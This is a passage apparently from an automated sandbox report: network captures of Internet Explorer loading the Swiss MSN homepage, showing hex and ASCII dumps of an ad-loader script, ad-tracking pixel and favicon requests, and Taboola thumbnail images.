o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:39 UTC | 2 | IN | Data Raw: 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65<br>Data Ascii: eturn function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try {if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw\|\|((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value |
| 2021-09-10 09:11:39 UTC | 3 | IN | Data Raw: 6e 64 6f 77 2e 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2d 34 2d 67 33 36 37 63 35 37 65 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d 2c 70 3d 7b 74<br>Data Ascii: ndow.document.documentElement).appendChild(e)}}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0-4-g367c57e",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}},p={t |
| 2021-09-10 09:11:39 UTC | 5 | IN | Data Raw: 6e 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 29 29 26 26 28 74 3d 21 30 2c 77 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 77 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 77 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a 61 2c<br>Data Ascii: n.toLowerCase()))&&(t=!0,w.websiteID=o[n].website_id,w.contentEnabled=o[n].content_enabled,w.mobileContentEnabled=o[n].mobile_content_enabled);t\|\|((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,domain:a, |
| 2021-09-10 09:11:39 UTC | 6 | IN | Data Raw: 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 6c 3d 6e 2c 73 3d 31 2d 6e 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 63 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 63 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 72 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 6c 2b 73 2a 6f 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 6c 2b 73 2a 28 6f 2b 74 29 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 75 3d 74 5b 65 5d 3b 69 66 28 6e 75 6c 6c 21 3d 75 26 26 75 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 64 3d 6e 2b 28 31 2d 6e 29 2a 6f 2c 62 3d 28 31 2d 6e 29 2a 28 31 2d 6f 29 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 75 2e 62 75 6e 64 6c 65 73 29 2e 73 6f<br>Data Ascii: bundles){var l=n,s=1-n;Object.keys(c.bundles).sort().forEach(function(e){var t=c.bundles[e];r[e]={min:Math.trunc(100*(l+s*o)),max:Math.trunc(100*(l+s*(o+t)))},o+=t}}var u=t[e];if(null!=u&&u.bundles){var d=n+(1-n)*o,b=(1-n)*(1-o);Object.keys(u.bundles).so |
| 2021-09-10 09:11:39 UTC | 7 | IN | Data Raw: 31 30 31 35 30 38 35 32 36 37 33 35 33 36 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 35 37 31 30 31 35 30 38 35 32 36 37 33 35 33 36 22 3a 31 7d 7d 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 70 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 6f 69 64 20 30 2c 76 6f 69 64 20 30 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 74 2c 6e 2c 6f 3b 72 65 74 75 72 6e 20 69 28 74 68 69 73 2c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 73 77 69 74 63 68 28 65 2e 6c 61 62 65 6c 29 7b 63 61 73 65 20 30 3a 72 65 74 75 72 6e 20 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 61 6c 72 65 61 64 79 5f 69 6e 76 6f 6b 65 64 7c 7c 21 77 2e 77 65 62 73 69 74 65 49 44 3f 5b 32 5d 3a 28 77 69 6e 64 6f<br>Data Ascii: 10150852673536,"bundles":{"5710150852673536":1}}},window.__bt_intrnl={traceID:p.traceID};try{!function(){r(this,void 0,void 0,function(){var t,n,o;return i(this,function(e){switch(e.label){case 0:return window.__bt_alreadyInvoked\|\|!w.websiteID?[2]:(windo |
| 2021-09-10 09:11:39 UTC | 9 | IN | Data Raw: 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 77 2e 77 65 62 73 69 74 65 49 44 26 26 77 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c 62 6c 61 7a 65 72 7c 63 6f 6d 70 61 6c 7c 65 6c 61 69 6e 65 7c 66 65 6e 6e 65 63 7c 68 69 70 74 6f 70 7c 69 65 6d 6f 62 69 6c 65 7c 69 70 28 68 6f 6e 65 7c 6f 64 29 7c 69 72 69 73 7c 6b 69 6e 64 6c 65 7c 6c 67 65 20 7c 6d 61 65 6d 6f 7c 6d 69 64 70 7c 6d 6d 70 7c 6d 6f 62 69 6c 65 2e 2b 66 69 72 65 66 6f 78 7c 6e 65 74 66 72 6f 6e 74 7c 6f 70 65 72 61 20 6d 28 6f 62 7c 69 6e 29 69 7c 70 61 6c 6d 28 20 6f 73 29 3f 7c 70 68<br>Data Ascii: bileContentEnabled),w.websiteID&&w.contentEnabled&&(!(n=/(android\|bb\d+\|meego).+mobile\|avantgo\|badaV\|blackberry\|blazer\|compal\|elaine\|fennec\|hiptop\|iemobile\|ip(hone\|od)\|iris\|kindle\|lge \|maemo\|midp\|mmp\|mobile.+firefox\|netfront\|opera m(ob\|in)i\|palm( os)?\|ph |
| 2021-09-10 09:11:39 UTC | 10 | IN | Data Raw: 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c 63 29 29 7c 70 68 69 6c 7c 70 69 72 65 7c 70 6c 28 61 79 7c 75 63 29 7c 70 6e 5c 2d 32 7c 70 6f 28 63 6b 7c 72 74 7c 73 65 29 7c 70 72 6f 78 7c 70 73 69 6f 7c 70 74 5c 2d 67 7c 71 61 5c 2d 61 7c 71 63 28 30 37 7c 31 32 7c 32 31 7c 33 32 7c 36 30 7c 5c 2d 5b 32 2d 37 5d 7c 69 5c 2d 29 7c 71 74 65 6b 7c 72 33 38 30 7c 72 36 30 30 7c 72 61 6b 73 7c 72 69 6d 39 7c 72 6f 28 76 65 7c 7a 6f 29 7c 73 35 35 5c 2f 7c 73 61 28 67 65<br>Data Ascii: 0(0\|1)\|10)\|ne((c\|m)\-\|on\|tf\|wf\|wg\|wt)\|nok(6\|i)\|nzph\|o2im\|op(ti\|wv)\|oran\|owg1\|p800\|pan(a\|d\|t)\|pdxg\|pg(13\|\-([1-8]\|c))\|phil\|pire\|pl(ay\|uc)\|pn\-2\|po(ck\|rt\|se)\|prox\|psio\|pt\-g\|qa\-a\|qc(07\|12\|21\|32\|60\|\-[2-7]\|i\-)\|qtek\|r380\|r600\|raks\|rim9\|ro(ve\|zo)\|s55\/\|sa(ge |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.7 | 49748 | 104.26.2.70 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:39 UTC | 11 | OUT | GET /px.gif?ch=1&e=0.7442770494067928 HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ad-delivery.net<br>Connection: Keep-Alive |
| 2021-09-10 09:11:39 UTC | 12 | IN | HTTP/1.1 200 OK<br>Date: Fri, 10 Sep 2021 09:11:39 GMT<br>Content-Type: image/gif<br>Content-Length: 43<br>Connection: close<br>X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34sctt0vecv7iFCJZExLBCcbRvF7nEjw<br>Expires: Fri, 10 Sep 2021 10:08:09 GMT<br>Last-Modified: Wed, 05 May 2021 19:25:32 GMT<br>ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3"<br>x-goog-generation: 1620242732037093<br>x-goog-metageneration: 5<br>x-goog-stored-content-encoding: identity<br>x-goog-stored-content-length: 43<br>x-goog-hash: crc32c=cpEfJQ==<br>x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow==<br>x-goog-storage-class: MULTI_REGIONAL<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace<br>Age: 210<br>Cache-Control: public, max-age=86400<br>CF-Cache-Status: HIT<br>Accept-Ranges: bytes<br>Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"<br>Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=X8B8Eyboq76YxOr9D%2B%2Bpg6B4rEAQ701Xid%2FVxNGW%2Fm%2B3jZ7fWRkwKs3dUpdvUw%2BpRQQLaHSniCa66fIBtAt6sCldz1gk0jVViHNAOO8WZ8wON4caL6AmQetyGh3%2FzJygoA%3D%3D"}],"group":"cf-nel","max_age":604800}<br>NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}<br>Server: cloudflare<br>CF-RAY: 68c787b848ca440d-FRA |
| 2021-09-10 09:11:39 UTC | 13 | IN | Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff<br>Data Ascii: GIF89a |
| 2021-09-10 09:11:39 UTC | 13 | IN | Data Raw: 21 f9 04 01 00 00 01 00 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b<br>Data Ascii: !,L; |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 3 | 192.168.2.7 | 49745 | 172.217.19.102 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:39 UTC | 13 | OUT | GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ad.doubleclick.net<br>Connection: Keep-Alive<br>Cookie: IDE=AHWqTUmLaOp9iEghuZm4P0dJw9hUfO3C-7WsvHHj8XxLUXDn8JvgU1zZASjuR4p3 |
| 2021-09-10 09:11:39 UTC | 13 | IN | HTTP/1.1 200 OK<br>Accept-Ranges: bytes<br>Vary: Accept-Encoding<br>Content-Type: image/x-icon<br>Access-Control-Allow-Origin: *<br>Cross-Origin-Resource-Policy: cross-origin<br>Content-Length: 1078<br>Date: Thu, 09 Sep 2021 21:17:38 GMT<br>Expires: Fri, 10 Sep 2021 21:17:38 GMT<br>Last-Modified: Tue, 08 May 2012 13:08:06 GMT<br>X-Content-Type-Options: nosniff<br>Server: sffe<br>X-XSS-Protection: 0<br>Age: 42841<br>Cache-Control: public, max-age=86400<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Connection: close |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:39 UTC | 14 | IN | Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e<br>01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>Data Ascii: (&  N( |
| 2021-09-10 09:11:39 UTC | 15 | IN | Data Raw: 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11<br>Data Ascii: |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 4 | 192.168.2.7 | 49776 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 15 | OUT | GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F07804453bf90da635cf952e3d393ab12.png HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: img.img-taboola.com<br>Connection: Keep-Alive |
| 2021-09-10 09:11:43 UTC | 17 | IN | HTTP/1.1 200 OK<br>Connection: close<br>Content-Length: 23695<br>Server: nginx<br>Content-Type: image/jpeg<br>access-control-allow-headers: X-Requested-With<br>access-control-allow-origin: *<br>edge-cache-tag: 610086439231269245217660850497464048231,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70<br>etag: "fb1a38af3e936cc846bcce134fd77093"<br>expiration: expiry-date="Thu, 09 Sep 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days"<br>last-modified: Mon, 09 Aug 2021 14:28:18 GMT<br>timing-allow-origin: *<br>x-ratelimit-limit: 101<br>x-ratelimit-remaining: 100<br>x-ratelimit-reset: 1<br>x-envoy-upstream-service-time: 31<br>X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804<br>Via: 1.1 varnish, 1.1 varnish<br>Cache-Control: public, max-age=31536000<br>Accept-Ranges: bytes<br>Date: Fri, 10 Sep 2021 09:11:43 GMT<br>Age: 1618786<br>X-Served-By: cache-wdc5568-WDC, cache-dca17725-DCA, cache-hhn4039-HHN<br>X-Cache: HIT, MISS, HIT<br>X-Cache-Hits: 1, 0, 1<br>X-Timer: S1631265103.357958,VS0,VE1<br>Vary: ImageFormat<br>X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F07804453bf90da635cf952e3d393ab12.png<br>X-vcl-time-ms: 1 |
| 2021-09-10 09:11:43 UTC | 18 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 03 04 04 04 04 05 05<br>05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19<br>1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 0a 0a 0a 0a 0b 0a 0c 0d 0d 0c 10 11 0f 11 10 18 16 14 14 16 18 24 1a 1c 1a 1c 1a<br>24 36 22 28 22 22 28 22 36 30 3a 2f 2c 2f 3a 30 56 44 3c 3c 44 56 64 54 4f 54 64 79 6c 6c 79 98 91 98 c7 c7 ff ff c2 00 11<br>08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 36 00 00 02 02 03 01 01 01 01 00 00 00 00 00 00 00 00 06 07 04 05<br>03 08 09 02 00 01 0a 01 00 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05 06 ff da 00 0c 03 01 00 02<br>10 03 10 00 00 00 e6 30 54 01 90 5d b5 88 6b 64 7b 0e<br>Data Ascii: JFIF&""&0-0>>T$$6"("("("60:/,/:0VD<<DVdTOTdylly760T]kd{ |
| 2021-09-10 09:11:43 UTC | 19 | IN | Data Raw: 35 21 8c df 39 77 cb 2c ec dc 68 db 86 b6 43 ce dc 53 48 3d ca 99 19 5d 9a 2c 83 1d 66 05 b4 18 48 af e9 cd 9f<br>6d 1f e8 b2 d2 99 9a e0 92 e6 e9 e4 df 47 21 de 1b d9 89 92 0e 9d 27 65 47 af 70 f4 7f 6c 44 40 da a7 e0 2a ce f7 43 ca ea<br>32 e6 ab 49 17 5b e6 6d 15 ed cc b4 ac 76 2f fa e5 79 db 11 26 d8 45 b0 2f 21 ac b6 e2 16 9c b2 c2 e8 0e 81 a4 33 80 02<br>04 70 84 40 d5 af 9a 34 8d 08 9a 0a b9 6d 72 68 cc 8a 8f 2c 4e 82 cd de c3 8e c9 a1 2a 8d 25 15 82 d9 d0 ca f9 bd 03 be<br>39 41 74 07 80 cd 19 a8 04 82 1c 54 ea 8f 47 05 cb ef 2d 8b aa 7f 05 60 c2 c0 03 05 a2 d1 c4 9e c6 c5 96 d4 58 eb 8e b0<br>0f 5a 56 96 45 b2 2f 9f 4f 66 19 a1 18 1b e0 1e 33 a0 03 04 50 9f 09 f4 6e 2c dd 55 88 c7 95 65 47 e0 f0 27 01 54 6d 16 a9<br>3c 9b b1 ab 3a f3 29 d7 1a 8a 8d 35 cb b9 08 6b<br>Data Ascii: 5!9w,hCSH=],fHmG!'eGplD@*C2l[mv/y&E/!3p@4mrh,N*%9AtTG-`XZVE/Of3Pn,UeG'Tm<:)5k |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 20 | IN | Data Raw: ca 8f 22 62 9c 43 23 11 44 e6 00 e5 aa 0d 93 28 77 1d 64 d8 89 7f ce 78 c9 03 90 7b 45 46 64 42 45 25 03 08 e8 a5 4b c8 ed 87 5c 48 30 39 46 2d df aa 98 06 2e a1 d3 f2 18 bc 80 10 a2 22 32 52 07 57 90 01 76 aa 82 38 e5 c2 ae dc 2a ba c6 92 3b 05 50 8e 3a 06 80 e3 99 22 0e 25 eb 26 c9 da a9 aa 07 14 e0 a2 23 99 2f 7a a9 36 52 0f e3 db a8 7f 70 10 c2 f9 01 0c d0 56 91 96 ad 43 b7 59 44 96 29 d9 80 8e 33 59 a3 29 d7 47 01 9e bd c6 44 32 39 96 5a b7 48 d9 16 81 17 cf 1a b1 d7 d0 11 a5 28 ae 71 64 dd 02 f6 a2 82 a8 07 9f 0a a0 1f d9 56 e0 1f b3 96 84 50 40 4d 8b b8 7c 52 08 26 6b b0 be 72 ed 32 bc 6d 06 d8 44 03 14 8d 3a a8 fb 4a 45 38 21 c4 40 14 8f 58 e3 c7 0a c1 aa 6f d8 84 63 2a b9 d2 3a 2a a4 a2 0a 9d 25 49 13 dc 94 6c ca f8 e4 3d 1a eb 22 80 c0 01 13 55<br>Data Ascii: "bC#D(wdx{EFdBE%K\H09F-."2RWv8*;P:"%&#/z6RpVCYD)3Y)GD29ZH(qdVP@M\|R&kr2mD:JE8!@ Xoc*:*%Il="U |
| 2021-09-10 09:11:43 UTC | 22 | IN | Data Raw: b0 3f e2 a5 e3 24 12 05 63 54 0e 3a b9 96 91 bc f4 89 aa 2d 8b 1e 6f cc 71 f3 8f eb 3e 72 10 40 23 ca 23 9d 13 36 74 cf a6 b9 e5 17 45 54 71 54 b1 74 7e 07 69 20 20 65 51 f7 c7 6f 0a d5 c9 50 36 46 a0 b9 12 74 a3 0c 83 a8 48 be 54 15 51 93 38 88 4a e1 fd 49 3b 3c 0e c0 d7 35 59 12 4a 44 55 ac 5b 43 61 6c e7 60 e2 cf 32 dc c0 91 48 1d b7 d5 8c 10 ee 8c 52 ac 89 19 7a 2d 49 9b 2d 12 3d a4 8b 45 31 75 3b 9c 28 38 45 32 25 7f 4a 49 99 b3 a8 68 05 2a dd 43 6c b8 e5 47 ec fb f1 bf e7 b3 ab a3 81 ba 51 bb e2 be 5a 1c 33 44 55 e1 36 6f 46 b5 5a 8d 8f 37 06 ae bc 69 b9 97 15 9b 53 00 b2 43 8c 4f e3 e0 5f 49 ea 2b c6 ed 9a 46 b9 5a 69 17 59 80 a3 d5 20 69 95 d2 2a 96 2a 8e 5a 19 f1 6c d6 ce 83 15 47 36 12 c7 61 31 06 25 1a f3 a6 ed d1 45 45 8f 34 fe 41 5a d1 dd 16<br>Data Ascii: ?$cT:-oq>r@##6tETqTt~i eQoP6FtHTQ8JI;<5YJDU[Cal`2HRz-I-=E1u;(8E2%JIh*ClGQZ3DU6oFZ7iSCO_ I+FZiY i**ZlG6a1%EE4AZ |
| 2021-09-10 09:11:43 UTC | 23 | IN | Data Raw: 03 7d e1 0e af 11 f6 3f 96 99 34 dd 2a da 9f ae b5 14 fc 2c 15 be 6d fd f2 16 c2 83 68 fd 83 11 60 83 94 6c 44 db 5d 2b cf 35 73 0b fd 30 e3 57 bb ec c7 ed 6c 2e 61 d0 9d d5 0f 1b 1c fd 22 d7 10 b3 a9 b0 6b 37 a7 f4 2b 65 06 7d 07 ae 62 ac 57 58 63 c5 c7 51 35 a5 fe 1e a5 44 7f 0a 6a da d5 08 49 36 a5 ad 35 9d b2 d6 62 6c 22 6b d5 a4 fb 1e 42 cf 26 de 5a 5e f1 39 68 83 75 4f 81 96 bd 54 d7 98 95 95 b4 2d 3f 2a b4 e2 40 e1 9a 2b 62 ef 80 89 76 09 a5 04 7d 77 fe 1f 11 d2 20 ed ac 52 cc 4e 62 90 c2 6c 82 95 ab 53 75 04 0b 3b 6d 47 7c bb 8d b4 ea 1d 31 6f 8e 61 d4 0f 62 54 6d 22 41 14 b6 2c fe b1 e9 62 a3 31 0c de c4 91 50 85 70 52 1b 4a 4d 3d 81 be a0 e9 ab 8d 89 b0 a6 2c ad 50 64 0f f4 ff 00 52 13 74 24 09 5b b6 a8 bd 66 af 1c ce b3 73 d7 ad e1 46 ef 43 7d<br>Data Ascii: }?4*,mh`lD]+5s0Wl.a"k7+e}bWXcQ5DjI65bl"kB&Z^9huOT-?*@+bv}w RNblSu;mG\|1oabTm"A,b1PpRJM=,P dRt$[fsFC} |
